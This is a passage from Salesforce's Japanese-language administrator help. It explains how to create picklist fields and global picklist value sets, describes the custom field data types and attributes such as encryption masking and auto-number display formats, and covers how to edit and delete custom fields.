    - カスタマイズされたページレイアウトに関連リストを追加するには、[関連リストを既存ユーザのページのカスタマイズに追加する] を選択します。
15. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の新規カスタム項目を作成します。

メモ: 項目の作成には、大量のレコードの一括変更が必要なこともあります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。

関連トピック:

外部オブジェクトリレーション
暗号化できる項目は?
従来の暗号化と Shield Platform Encryption との違い
ファイルおよび添付ファイルの暗号化
オブジェクト管理設定の検索
リードの取引開始に対するリードのカスタム項目の対応付け
ルックアップ検索条件項目の指定

カスタム選択リスト項目の作成

カスタム選択リスト項目を作成して、あらかじめ定義されたリストからユーザが値を選択できるようにします。

デモビデオを見る: Custom Fields: Picklists (カスタム項目: 選択リスト)

次の種類の選択リスト項目を作成できます。

- ローカル選択リスト — あらかじめ定義されたリストから 1 つの値を選択できます。この選択リストは一意であり、独自の値セットを持ちます。
- 共有選択リスト — [設定] であらかじめ定義されたグローバル選択リスト値セットから 1 つの値を選択できます。グローバル値セットを使用するすべてのカスタム選択リスト項目はその値を継承し、追加の値を持つことができません。
- 複数選択リスト — あらかじめ定義されたリストから複数の選択リスト値を選択できます。これらの項目では、各値がセミコロンで区切られます。

メモ: 選択リスト項目は、外部オブジェクトでは使用できません。複数選択リスト、リッチテキストエリア、または連動選択リストのカスタム項目を商談分割に追加することはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

1. 作成する選択リスト項目の対象となるオブジェクトの項目領域に移動します。
2. カスタム項目の関連リストで、[新規] をクリックします。
3. [選択リスト] または [選択リスト (複数選択)] を選択し、[次へ] をクリックします。
4. 選択リスト項目の表示ラベルを入力します。
5. 既存のグローバル選択リストから値を使用するには、[グローバル選択リスト値セットを使用] を選択します。この選択リスト用に特に作成する値を使用するには、[選択リストの各値を改行で区切って入力します。] を選択します。

   ヒント: グローバル選択リストに関するフィードバックや提案は、Salesforce Success コミュニティの Global, Restricted Custom Picklists グループに投稿してください。

6. グローバル選択リスト値セットを使用していない場合は、選択リスト値を入力します。

   それぞれの値を別の行に配置します。値の文字数は、最大 255 文字です。

7. 必要に応じて、値をアルファベット順に並び替えるか、リストの最初の値をデフォルト値として使用するか、その両方をオンにします。既存の選択リスト項目でこの設定を後で変更することはできません。

   両方のオプションを選択にすると、Salesforce によりエントリがアルファベット順に並び替えられ、次にアルファベット順で先頭の値がデフォルトとして設定されます。

   メモ: デフォルト値は、必須項目かつ一意の項目に割り当てないでください。一意性のエラーになる可能性があります。「デフォルト項目値について」 (ページ 5146)を参照してください。

8. この選択リストの値を、システム管理者が承認したリストに制限するかどうかを選択します。[値セットで定義された値に選択リストを制限します] を選択すると、API を使用して未承認の値をユーザが読み込みできなくなります。

9. 複数選択リストを作成している場合は、編集ページに一度に表示する値の数を入力します。この値の数によってボックスの高さが決まります。
10. 必要に応じて説明またはヘルプテキストを入力し、[次へ] をクリックします。
11. 選択リスト項目の項目レベルセキュリティを設定し、[次へ] をクリックします。
12. 選択リスト項目を含めるページレイアウトを選択します。
13. [保存] をクリックします。

関連トピック:

- カスタム項目の作成
- 選択リスト値の追加または編集
- グローバル選択リスト値セットの作成

グローバル選択リスト値セットの作成

グローバル選択リスト値セットを使用して、オブジェクトやカスタム選択リスト項目にまたがって値を共有したり、指定した値にのみ選択リストを制限したりします。

メモ: グローバル選択リストに関するフィードバックや提案は、Salesforce Success コミュニティの Global, Restricted Custom Picklists グループに投稿してください。

カスタム選択リストは、オブジェクトの項目として特定のオブジェクトに関連付けられます。カスタム選択リスト項目と異なり、グローバル選択リストは、*グローバル選択リスト値セット*として独立して存在します。その値は、グローバル選択リストに基づいたすべての選択リストと共有されます。

グローバル選択リストは、本質的に制限付き選択リストです。Salesforce システム管理者のみがその値を追加または変更できます。ユーザは API を使用しても未承認の値を追加できません。

メモ: 1 つの組織に最大 500 個のグローバル選択リスト (または選択リスト値セット) を設定できます。この制限は、グローバル選択リスト値セットを使用するカスタム選択リストには適用されません。各グローバル値セットには、最大 500 個の値を含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*選択リスト*」と入力し、[選択リスト値セット] を選択します。
2. グローバル値セットの横にある [新規] をクリックします。
3. グローバル値セットの表示ラベルを入力します。ユーザがこのグローバル値セットに基づいて選択リストを作成すると、この名前が [設定] に表示されます。
4. これらの値の目的をユーザに示すため、グローバル値セットの具体的な説明を入力します。このテキストは、[設定] の [選択リスト値セット] リストページに表示されます。
5. 値を 1 行に 1 つずつ入力します。

6. 必要に応じて、値をアルファベット順に並び替えるか、リストの最初の値をデフォルト値として使用するか、その両方をオンにします。この設定は後で変更することができません。

   両方のオプションを選択にすると、Salesforce によりエントリがアルファベット順に並び替えられ、次にアルファベット順で先頭の値がデフォルトとして設定されます。

7. [保存] をクリックします。

グローバル値セットをカスタム選択リスト項目として使用する準備が整いました。[並び替え] をクリックして、値を並び替えることができます。

グローバル選択リスト値セットを使用する選択リストを作成するには、「カスタム選択リスト項目の作成」を参照してください。

この値セットが使用される項目をすべて見るには、グローバル選択リストの詳細ページの [項目の使用場所] を参照してください。

関連トピック:

無効な選択リスト値の管理

カスタム選択リスト項目の作成

カスタム項目のデータ型

いずれの標準項目とも一致しないデータがある場合、システム管理者はそのデータのカスタム項目を作成できます。たとえば、取引先責任者に［ミドルネーム］項目が必要な場合などです。

カスタム項目を作成する最初のステップは、項目のデータ型を選択することです。以下は、カスタム項目の各データ型に関する説明です。

型	説明
自動採番	各レコードに一意の連番を自動的に割り当てます。自動採番項目の最大文字数は 30 文字で、そのうち 20 文字がプレフィックスまたはサフィックスのテキスト用に予約されています。外部オブジェクトでは使用できません。
チェックボックス	チェックボックスをオンにして、レコードの属性が True または False であることを示します。レポートまたはリストビュー条件でチェックボックス項目を使用する場合は、オンになっている値には「True」、オフになっている値には「False」を使用します。データインポートウィザードおよびウィークリーエクスポートツールは、オンの値には「1」を、オフの値には「0」を使用します。
通貨	通貨の金額を入力できます。システムによって項目が自動的に通貨金額として書式化されます。この項目は、データをスプレッドシートアプリケーションにエ

型	説明
	クスポートする場合に便利です。外部オブジェクトでは使用できません。 メモ: Salesforce は、通貨項目に対して、近い方の偶数に丸めるタイブレークルールを使用します。たとえば、23.5 は 24 になり、22.5 は 22 に、-22.5 は -22 に、そして -23.5 は -24 になります。 値の精度は、15 桁より後で失われます。
日付	日付を直接入力することも、ポップアップのカレンダーから選択することもできます。レポートの場合は、任意のカスタム日付項目を使用して、データを特定の日付に制限できます。
日付/時間	日付を入力したり、ポップアップカレンダーから日付を選択して時間を入力したりすることができます。項目の横にある日付と時間のリンクをクリックして、現在の日付と時間を追加することもできます。時間には、AM または PM の表記が含まれています。レポートの場合は、任意のカスタム日付項目を使用して、データを特定の日付と時間に制限できます。
メール	最大 80 文字のメールアドレスを入力できます。メールの形式が正しいかどうかが検証されます。この項目が取引先責任者またはリードに指定されている場合、[メールを送信]をクリックするときにアドレスを選択できます。カスタムメールアドレスは一括メール送信に使用できません。 メモ: この項目は、Shield Platform Encryption を使用して暗号化できます。
外部参照関係	外部参照関係は、子の標準、カスタム、または外部オブジェクトを親の外部オブジェクトにリンクします。外部参照関係項目を作成すると、親の外部オブジェクトの標準外部 ID 項目が子の外部参照関係項目の値と照合されます。外部オブジェクト項目値は、外部データソースから発生しています。
数式	差し込み項目など他の項目や値に基づいて値を自動的に計算することができます。外部オブジェクトでは使用できません。 メモ: Salesforce は、数式項目内の数値に対して、切り上げタイブレークルールを使用します。た

型	説明
	とえば、12.345 は 12.35 に、-12.345 は -12.34 になります。
地理位置情報	ユーザが緯度と経度から位置を特定できます。地理位置情報は複合項目で、組織の制限では緯度と経度と内部使用の 3 つのカスタム項目としてカウントされます。外部オブジェクトでは使用できません。
階層関係	ユーザ間の階層の参照関係を作成します。参照項目を使用して、参照関係にない(直接、間接を問わず)ユーザ同士を関連付けることができます。たとえば、各ユーザの直属マネージャを格納するカスタム階層項目を作成できます。
間接参照関係	間接参照関係は、子の外部オブジェクトを親の標準またはカスタムオブジェクトにリンクします。間接参照関係項目を外部オブジェクトに作成するとき、親オブジェクト項目と子オブジェクト項目を指定して、リレーションのレコードを照合し、関連付けます。具体的には、外部データソースから値が発生する子の間接参照関係項目と照合する、親オブジェクトの一意のカスタム外部 ID 項目を選択します。
参照関係	2 つのレコード間の関係を作成し、互いを関連付けることができます。たとえば、商談とケースの間には参照関係があるため、特定のケースを商談に関連付けることができます。 • 標準またはカスタムオブジェクトでは参照関係によって項目が作成されるため、ユーザは、ルックアップアイコンをクリックして、ポップアップウィンドウから別のレコードを選択できます。 • 外部オブジェクトでは、参照関係項目は外部データソースに保存されている 18 文字の Salesforce ID を参照します。互いに関連するレコードを判別するために、これらの ID は親オブジェクトと照合されます。 親レコードでは、関連リストを表示して、そのレコードにリンクしているすべてのレコードを表示できます。ユーザ、標準オブジェクト、またはカスタムオブジェクトにリンクする参照関係項目を作成できます。参照項目が削除済みのレコードを参照している場合、デフォルトでは Salesforce により参照項目の値がクリア

型	説明
	されます。または、レコードが参照関係にある場合は削除されないように選択することもできます。 参照関係項目は、Personal Edition では使用できません。 キャンペーンメンバーへの参照関係項目は使用できません。ただし、キャンペーンメンバーから標準またはカスタムオブジェクトへの参照関係項目は使用できます。
主従関係	主レコードが従レコードの一部の動作 (レコードの削除やセキュリティ) を制御するような、レコード間の関係を作成します。 標準オブジェクトまたは外部オブジェクトでは使用できません。ただし、標準オブジェクトにリンクするカスタムオブジェクトに主従関係項目を作成できます。 主従関係は、キャンペーンメンバーでは使用できません。
数値	任意の数値を入力できます。この数値は実数として扱われるため、0 で始まる数値を入力しても、最初の 0 は削除されます。 メモ: Salesforce では、数値項目に対して、切り上げタイブレークルールを使用します。たとえば、12.345 は 12.35 に、-12.345 は -12.34 になります。Salesforce では、数値項目設定で指定された小数点以下桁数ではなく、ユーザのロケールに従って、差し込み項目で参照される数値を丸めます。
パーセント	「0.10」など、パーセント値を小数値として入力できます。小数値は、自動的にパーセント (10% など) に変換されます。 メモ: 値の精度は、15 桁より後で失われます。また、入力した小数値が 15 より大きい場合に、その数値にパーセント記号を追加すると、ランタイムエラーが発生します。
電話	任意の電話番号を入力できます。最大 40 文字です。 Salesforce により、自動的に電話番号形式に変換されます。 Salesforce CRM Call Center を使用している場合は、カスタム電話項目が ボタンと一緒に表示され、クリック-to-ダイヤル機能を使用できるようになっています。

型	説明
	カスタム電話項目は Fax 番号として使用しないことをお勧めします。 メモ: この項目は、Shield Platform Encryption を使用して暗号化できます。
選択リスト	ユーザ定義のリストから 1 つの値を選択できます。外部オブジェクトでは使用できません。
選択リスト (複数選択)	ユーザ定義の選択リストから複数の値を選択することができます。これらの項目では、各値がセミコロンで区切られます。外部オブジェクトでは使用できません。
積み上げ集計	関連レコードのレコード件数を表示したり、関連レコードの合計値、最小値、または最大値を計算します。レコードは、選択されたレコードと直接関連し、かつ積み上げ集計項目を含むオブジェクトとのカスタム主従関係において従側である必要があります。たとえば、「ゲストの合計数」という名前のカスタム項目には、「ゲスト」関連リストにあるゲストカスタムオブジェクトのレコード数が表示されます。外部オブジェクトでは使用できません。
テキスト	文字、数字、または記号を任意の組み合わせで入力できます。最大文字数を 255 文字までに設定できます。 メモ: この項目は、Shield Platform Encryption を使用して暗号化できます。
テキスト (暗号化)	文字、数字、または記号を任意の組み合わせで入力し、暗号化して保存できます。最大文字数を 175 文字までに設定できます。暗号化項目は 128 ビットの主キーで暗号化され、Advanced Encryption Standard (AES) アルゴリズムを使用しています。主暗号化鍵は、アーカイブ、削除、およびインポートできます。主暗号化鍵管理を有効にするには、Salesforce までお問い合わせください。外部オブジェクトでは使用できません。 メモ: この項目は、従来の暗号化を使用して暗号化できます。組織で Shield Platform Encryption を使用している場合は、[テキスト] を使用して暗号化されたテキスト項目を作成します。
テキストエリア	[説明] 項目と同様、最大 255 文字を入力して、複数行に表示できます。

型	説明
ロングテキストエリア	［説明］項目と同様、最大 131,072 文字を入力して、複数行に表示できます。このデータ型の文字数は、必要に応じて、下限に設定することもできます。256 から 131,072 までの文字数を入力できます。デフォルトは 32,768 文字です。ロングテキストエリア項目内で `Enter` キーを押すごとに、改行と復帰の記号がテキストに追加されます。これら 2 つの文字は 131,072 の制限文字数に数えられます。このデータ型は、活動または商談の商品では使用できません。レポートには、リッチテキストエリアまたはロングテキストエリアの最初の 254 文字のみが表示されます。 メモ: この項目は、Shield Platform Encryption を使用して暗号化できます。
リッチテキストエリア	ツールバーを使用して、項目の内容の形式を設定し、画像およびハイパーリンクを追加できます。ツールバーを使用して、取り消し、やり直し、太字、斜体、下線、取り消し線、ハイパーリンクの追加、画像へのアップロードまたはリンク、配置の変更、番号ありまたは番号なしリストの追加、インデントおよびアウトデントを実行できます。項目最大サイズは 131,072 文字で、すべての書式設定および HTML タグも含みます。レポートには、リッチテキストエリアまたはロングテキストエリアの最初の 254 文字のみが表示されます。アップロードされる画像の最大サイズは 1MB です。`gif`、`jpeg`、`png` だけがサポートされています。外部オブジェクトでは使用できません。
URL	有効な Web サイトアドレスを 255 文字まで入力できます。ユーザが項目をクリックすると、URL が別のブラウザウィンドウで開きます。レコード詳細ページには、最初の 50 文字しか表示されません。 メモ: この項目は、Shield Platform Encryption を使用して暗号化できます。

関連トピック:

カスタム項目の属性

標準項目とカスタム項目の違いは?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforceの標準オブジェクトとカスタムオブジェクトにカスタム項目を追加し、組織を無制限にカスタマイズできます。カスタム項目は、Salesforce に組み込まれている標準項目に似ていますが、標準項目とカスタム項目にはいくつかの相違点があります。

カスタムオブジェクトとカスタム項目では、組織のニーズに合わせて保存されるデータを調整できます。Force.com データベースにはいくつかの標準オブジェクトおよび付随する標準項目が用意されていますが、データの追跡およびレポート方法を簡単にカスタマイズできます。

カスタムオブジェクトは、プロジェクトを作成して、アプリケーションに関連するあらゆるエンタープライズデータを柔軟に保存できます。たとえば、社員募集アプリケーションを作成している場合、「職種」と「応募者」というカスタムオブジェクトを作成し、それぞれ求人情報と応募者の情報を追跡できます。

カスタム項目を使用すると、データをより詳細に分類して追跡できます。標準オブジェクト同様、カスタムオブジェクトにはそれらのオブジェクトレコードのデータを定義する項目があります。たとえば、カスタム数値項目［経験年数］をカスタム応募者オブジェクトに追加したり、カスタムテキスト項目［説明］をカスタム職種オブジェクトに追加したりできます。カスタム項目は、カスタムオブジェクトと標準オブジェクトの両方に追加できます。

詳細は、次のトピックを参照してください。

- カスタム項目の作成
- カスタム項目の編集
- 特定のオブジェクトの項目の管理
- 数式項目の作成
- デフォルト項目値の定義
- その他のカスタム項目オプション
- カスタム項目の属性

カスタム項目の属性

カスタム項目エントリは、いくつかの属性で構成されています。

項目	説明
表示行数	ロングテキストエリア項目に対して、編集ページに表示される行数を設定します。2 ～ 50 行を表示できます (デフォルトは 6 行)。指定した表示行数にテキストが収まらない場合は、スクロールバーが表示されます。詳細ページおよび印刷用表示では、ロングテキストエリア項目が完全に表示されます。
計算オプション	積み上げ集計項目のプロパティが変更された後にこの項目がどのように再計算されるかを決めます。［自動計算］を選択すると、次回項目が表示されたときに再計算されます。セーフティネットオ

項目	説明
	プションとして［この項目の一括再計算］を選択すると、積み上げ集計項目が強制的に再計算されます。
子リレーション名	API SOQL リレーションクエリで使用する名前です。
データ型	項目のデータ型により、その項目の情報の種類が決まります。たとえば、数値データ型の項目には、正または負の整数が入ります。
小数点の位置	通貨、地理位置情報、数値、パーセント項目の場合の小数点の右に入力できる桁数。これ以上の桁の数値を入力した場合は、四捨五入されます。たとえば、［小数部の桁数］が *2* に設定されている場合に *4.986* と入力すると、その数値は 4.99 になります。
デフォルト値	ユーザによるレコード作成時に適用される値。チェックボックスのカスタム項目に対し、レコードの作成時に指定されるデフォルト値として、[チェック] または [チェックなし] を選択できます。デフォルト値は、必須項目かつ一意の項目に割り当てないでください。ユニーク性のエラーになる可能性があります。「デフォルト項目値について」 (ページ 5146)を参照してください。
説明	カスタム項目を説明するテキストです。この説明は管理目的でのみ使用され、その項目を含むレコード詳細や編集ページには表示されません。
表示形式	自動採番項目の場合は、［表示形式］に入力して、先行ゼロの最小数や数字の前後に付けるプレフィックスやサフィックスなど、表示形式の詳細を制御します。 必要最低限の**{0}**(先行ゼロのない自動採番の数値表示形式)の入力から始めます。数字のプレフィックスがあればこの数値表示形式の前に追加し、サフィックスがあればこの後に追加します。日付のプレフィックスまたはサフィックスは**{YY}**、**{YYYY}**、**{MM}**、**{DD}**の形式で挿入します。日付は常にレコードの作成日を表します。 ［表示形式］を入力する際の自動採番の使用については、「自動採番の表示形式の例」 (ページ 5116)を参照してください。
暗号化	オンの場合、このカスタム項目は Shield Platform Encryption を使用して暗号化されています。 メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

項目	説明
外部列の名前	外部オブジェクトでのみ使用できます。カスタム項目を外部データソースのテーブル列に対応付けます。 参照関係項目の場合、18 文字の Salesforce ID が含まれる外部テーブル列を指定します。
外部 ID	カスタム項目を含めることができる各オブジェクトに対し、外部 ID として、カスタムの自動採番項目、メール項目、数値項目、またはテキスト項目を 7 項目まで設定できます。外部 ID 項目には、Salesforce 以外のシステムからのレコード ID が入ります。 外部 ID 項目を使用すると、API を使用してレコードを更新または更新/挿入できます。カスタムオブジェクトやソリューションに API またはデータインポートウィザードを使用する場合、この項目を [一意の] とマークすることで、重複を避けることができます。 メモ: [一意の] に設定されているカスタム項目は、オブジェクトの制限である 7 つの [外部 ID] 項目として、カウントの対象になります。Salesforce によってバックグラウンドで自動的に発生するカスタムインデックスは、外部 ID 制限に対してカウントされません。 外部オブジェクトでは使用できません。各外部オブジェクトには [外部 ID] 標準項目があります。その値により、組織内の各外部オブジェクトレコードが一意に識別されます。
検索条件	積み上げ集計項目の値を再計算する際に、レコードのグループを選択する目的で使用される条件です。
条件検索は無効化されています	外部オブジェクトのカスタム項目の場合、項目が検索条件で使用できるかどうかを決定します。
数式	カスタム数式項目またはレポート用のカスタム集計項目に数式を入力します。
ヘルプテキスト	この項目の項目レベルのヘルプでフロート表示テキストとして表示されるテキストです。
名前項目	テキスト型の外部オブジェクト項目の場合、このカスタム項目を外部オブジェクトの名前項目として指定します。テキストエリア項目には使用できません。デフォルトで、[外部 ID] 標準項目は、外部オブジェクトの名前項目です。 このチェックボックスをオンにする場合、名前値が含まれるテーブル列が [外部列の名前] に指定されていることを確認してください。各外部オブジェクトに設定できる名前項目は 1 つのみです。

項目	説明
	内部使用のみを目的として、Salesforce は外部システムから取得された各行の名前項目の値を保存します。この動作は、大量データの外部データソースに関連付けられた外部オブジェクトには適用されません。
表示ラベル	カスタム項目の表示用の名前です。
文字数 (テキスト項目)	テキスト項目の場合の、ユーザが入力できる最大文字数 (255 文字)。
桁数 (数値、通貨、パーセント項目)	数値、通貨、パーセント項目の場合の、整数部として入力できる桁数。たとえば、123.98 の場合は 3 と指定します。
マスク文字	暗号化されたテキスト項目の場合、隠し文字に使用する文字を決めます。選択可能なオプションは * と X です。
マスク型	暗号化されたテキスト項目の場合に、非表示にする文字と、項目内でのダッシュの使用を決めます。マスクされた文字は、［マスク文字］で選択した文字を使用して非表示になります。選択可能なオプションは次のとおりです。 **すべての文字をマスク** 項目内のすべての文字が非表示になります。 **最後の 4 桁をクリア** 最後の 4 桁を除くすべての文字が非表示になります。 **クレジットカード番号** 最初の 12 桁が非表示になり、最後の 4 桁が表示されます。Salesforce では 4 桁ごとのダッシュが自動的に挿入されます。 **国民保険番号** すべての文字が非表示になります。項目が9桁の場合は、各ペアの文字の後にスペースが自動的に挿入されます。このオプションは、英国の NINO 項目に対して使用します。 **社会保障番号** 最初の 5 桁が非表示になり、最後の 4 桁が表示されます。Salesforce では 3 桁目と 5 桁目の後のダッシュが自動的に挿入されます。 **社会保険番号** 最後の 3 桁を除くすべての文字が非表示になります。Salesforce では 3 桁目と 6 桁目の後のダッシュが自動的に挿入されます。
主オブジェクト	積み上げ集計項目の値を表示する目的で使用される主従関係の主側にあるオブジェクト。
関連リスト表示ラベル	リレーション項目で、親レコードに関連するレコードを表示する関連リストのタイトル。

項目	説明
関連先	リレーション項目用の、関連付けられているオブジェクトの名前。
必須項目	Salesforce 全体で項目を必須にします。外部オブジェクトでは使用できません。 必須のキャンペーンメンバーカスタム項目のデフォルト値を指定する必要があります。 デフォルト値は、必須項目かつ一意の項目に割り当てないでください。ユニーク性のエラーになる可能性があります。「項目入力の必須化によるデータ品質の確保」(ページ5197)を参照してください。
積み上げの種類	積み上げ集計項目に対して、実行する計算の種類を次から選択します。 種類 / 説明 件数 / 関連レコードの件数を合計します。 合計 / [集計する項目] オプションで選択した項目の値を合計します。数値、通貨、およびパーセント項目のみ利用できます。 最小 / すべての直接関連レコードの [集計する項目] オプションで選択した項目の最小値を表示します。数値、通貨、パーセント、日付、および日付/時間項目のみ利用できます。 最大 / すべての直接関連レコードの [集計する項目] オプションで選択した項目の最大値を表示します。数値、通貨、パーセント、日付、および日付/時間項目のみ利用できます。
開始番号	自動採番項目に対し、10 億未満の [開始番号] を入力します。現在のレコードのすべてに対して、入力した番号から始めて自動的に採番する場合は、[既存のレコードにも自動採番を生成する] を選択します。選択しない場合は、次に入力したレコードに開始番号が割り当てられ、それ以前のレコードはこの項目が空白になります。リードの場合は、取引が開始されていないリードに番号が割り当てられます。 レコードを作成すると、次に作成される自動採番項目に割り当てられる番号を保存するために [開始番号] の値が増分されます。自動採番項目の作成後に [開始番号] を編集することはできませ

項目	説明
	ん。[開始番号] の値を編集するには、自動採番項目をテキスト項目に変更してから、自動採番項目に戻します。管理パッケージのオブジェクトにある項目の [開始番号] の値を再開するには、パッケージをアンインストールしてから再インストールします。 警告: 自動採番項目値が重複するレコードは作成しないでください。 自動採番項目には 10 桁まで入力可能で、プレフィックスまたはサフィックス用に追加で 20 文字まで指定可能です。 メモ: • メタデータ API で自動採番項目の開始番号を取得することはできません。リリース時に [開始番号] を指定するには、項目の `startingNumber` タグを `package.xml` ファイルに追加します。例: `<startingNumber>42</startingNumber>` • `package.xml` ファイルで [開始番号] 値を指定せずにリリースする場合、標準項目のデフォルトの開始番号は 0 になります。カスタム項目のデフォルトの開始番号は 1 です。
共有設定	主従関係項目の場合、子レコードの作成、編集または削除を行うために必要な親レコードの共有アクセス権は、[共有設定] 選択肢によって決まります。
並び替えは無効化されています	外部オブジェクトのカスタム項目の場合、項目が並び替えできるかどうかを決定します。
集計対象オブジェクト	積み上げ集計項目で計算される値を提供する目的で使用される主従関係の従側にあるオブジェクトです。
ユニーク	チェックボックスをオンにすると、項目値の重複が回避されます。 テキスト項目では、ケースが一意とみなされる場合を除いて、同一の値とみなすかどうかを制御できます。大文字と小文字を区別しないユニーク性を強制するには [「ABC」と「abc」を値の重複として扱う] を選択し、大文字と小文字を区別するユニーク性を強制するには [「ABC」と「abc」を別の値として扱う] を選択します。 メモ: 文字によっては、1 バイトバージョンと 2 バイトバージョンの両方があります。たとえば、文字 !@#$%^&*()\{\}[]|:";',.<>?/~` にはすべて 1 バイトバージョンと 2 バイトバージョンがあります。

項目	説明
	固有項目値の比較を目的とする場合、これらの文字の 1 バイトバージョンと 2 バイトバージョンは同一とみなされます。 メモ: [一意の] に設定されているカスタム項目は、オブジェクトの制限である 7 つの [外部 ID] 項目として、カウントの対象になります。Salesforce によってバックグラウンドで自動的に発生するカスタムインデックスは、外部 ID 制限に対してカウントされません。
値	選択リスト項目の利用可能な値のリストです (各値は最大 255 文字)。選択リストの場合、必要に応じて選択リストのエントリをアルファベット順に並び替えます。最初の値をデフォルトの選択値として設定することもできます。両方のオプションを選択にすると、Salesforce によりエントリがアルファベット順に並び替えられ、次にアルファベット順で先頭の値がデフォルトとして設定されます。複数選択リストの場合は、値のリストを入力し、適用する並び替えオプションを選択して、編集ページに一度に表示する値の数を入力します。この値の数によってボックスの高さが決まります。

自動採番の表示形式の例

自動採番項目の表示形式を設定するときには、次の例を使用します。

表示形式	表示される値
{0}	3 66 103
{000}	003 066 103
サンプル- {00000}	サンプル- 00003 サンプル- 00666 サンプル- 10023
値- {00} {MM} {DD} {YY}	値- 03 12 02 04 値- 76 03 03 04 値- 123 11 09 04
PO #{0} {MM}-{DD}-{YY}	PO #12233 12-20-04 PO #25 06-07-04 PO #3 07-07-04

関連トピック:

- カスタム項目の作成
- 多対多リレーションの作成

特定のオブジェクトの項目の管理

1. 項目を表示するオブジェクトの管理設定から、[項目] に移動します。
2. 項目表示ラベルをクリックします。
3. カスタム項目の変更、カスタムヘルプテキストの追加、またはデータ型の変更を行うには、[編集] をクリックします。
4. 「管理-リリース済み」パッケージにカスタム項目が存在する場合は、[削除] をクリックして、今後のインストールからカスタム項目コンポーネントを削除します。
5. 項目に対するユーザのアクセス権を設定するには、[項目レベルセキュリティの設定]をクリックします。このオプションを使用できるかどうかは、エディションによって異なります。
6. 権限とレコードタイプに基づいてその項目にアクセスできるユーザを表示するには、[項目アクセス許可の参照] をクリックします。このオプションを使用できるかどうかは、エディションによって異なります。
7. カスタム項目が連動選択リストの場合、連動関係ルールを編集するには、制御項目の横にある [変更] をクリックします。
8. 項目とそのデータを復元するには、[復元] をクリックします。このオプションは、項目が削除されていても、完全には消去されていない場合にのみ使用できます。復元後、項目の動作が異なる場合があります。項目を完全に復元する手順については、「削除されたカスタム項目の管理」を参照してください。

メモ: 組織で個人取引先を使用している場合は、取引先項目ページに、個人取引先および法人取引先項目の両方が一覧表示されます。

個人取引先では、取引先および取引先責任者項目が併用されます。次の取引先責任者項目は、個人取引先では使用できますが、法人取引先では使用できません。

- 個人取引先アイコンが表示されている取引先標準項目リスト内の項目。
- 取引先責任者カスタム項目 & リレーションリスト内の項目。

関連トピック:

カスタム設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準項目は **Database.com** Edition では使用できません。

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

カスタム項目の編集

1. 項目のオブジェクトの管理設定から、[項目] に移動します。
2. 項目名の横にある [編集] をクリックします。
3. 項目の属性を変更します。属性は、項目の種類によって異なります。

   選択リストを編集する場合は、その定義と値を変更できます。選択リスト設定については、「選択リスト値の追加または編集」(ページ 5126)を参照してください。
4. 必要に応じて、項目のカスタムヘルプテキストを定義します。
5. 必要に応じて、参照項目と主従関係項目の検索条件を定義します。
6. 数式項目については、[次へ] をクリックして数式を変更します。
7. Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の場合は、[次へ] をクリックして、その項目の項目レベルセキュリティを設定します。

メモ:

- 項目を編集するには、場合によっては多数のレコードを一度に変更する必要があります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。
- 上位レコードの詳細ページにカスタムオブジェクトの関連リストが表示される形式をカスタマイズするには、上位レコードのページレイアウトを編集します。たとえば、取引先のカスタムオブジェクトの関連リストに表示される項目を編集する場合は、取引先のページレイアウトを編集します。
- Apex でカスタム項目を参照する場合は、［項目名］を変更することはできません。
- 取引先、商談、ケース、取引先責任者、またはカスタムオブジェクトの項目を編集する場合、ルールでその項目を使用する条件に基づく共有ルールがないかどうかを確認します。項目を変更すると、共有されているレコードに影響する場合があります。

関連トピック:

デフォルト項目値の定義
オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

項目を作成または変更する

- 「アプリケーションのカスタマイズ」

項目の削除

1. 項目のオブジェクトの管理設定から、[項目] に移動します。
2. 項目名の横にある [削除] をクリックします。
3. 確認メッセージが表示されたら、［はい。カスタム項目を削除します。］チェックボックスをオンにして、[削除] をクリックします。

   削除したカスタム項目とそのデータは、組織がそれらを完全に削除するまで、または削除後15日が経過するまで保存されます。それまでは、その項目とデータを復元できます。削除したカスタム項目とリレーションの復元方法についての詳細は、「削除されたカスタム項目の管理」(ページ5120)を参照してください。

メモ:

- カスタム項目を削除する前に、参照されている場所を考慮してください。他の場所で参照されているカスタム項目は削除できません。たとえば、項目自動更新や Apex によって参照されているカスタム項目は削除できません。
- 項目がバックグラウンドジョブで更新されている場合 (積み上げ集計項目の更新など)、その項目は削除できません。バックグラウンドジョブが完了するまで待機してから、もう一度お試しください。
- カスタム項目を削除すると、その項目の履歴データがすべて削除され、変更が追跡されなくなります。
- バックグラウンドプロセスを定期的に実行して、削除済みのカスタム項目に関連付けられたメタデータをクリーンアップします。このプロセスは、ページレイアウト、レコードタイプ、およびカスタムオブジェクトの［最終更新日］と［最終更新者］項目に影響します。

関連トピック:

オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

カスタム項目を削除する
- 「アプリケーションのカスタマイズ」

削除されたカスタム項目の管理

削除したカスタム項目とそのデータは、組織がそれらを完全に削除するまで、または削除後 15 日が経過するまで保存されます。それまでは、その項目とデータを復元できます。

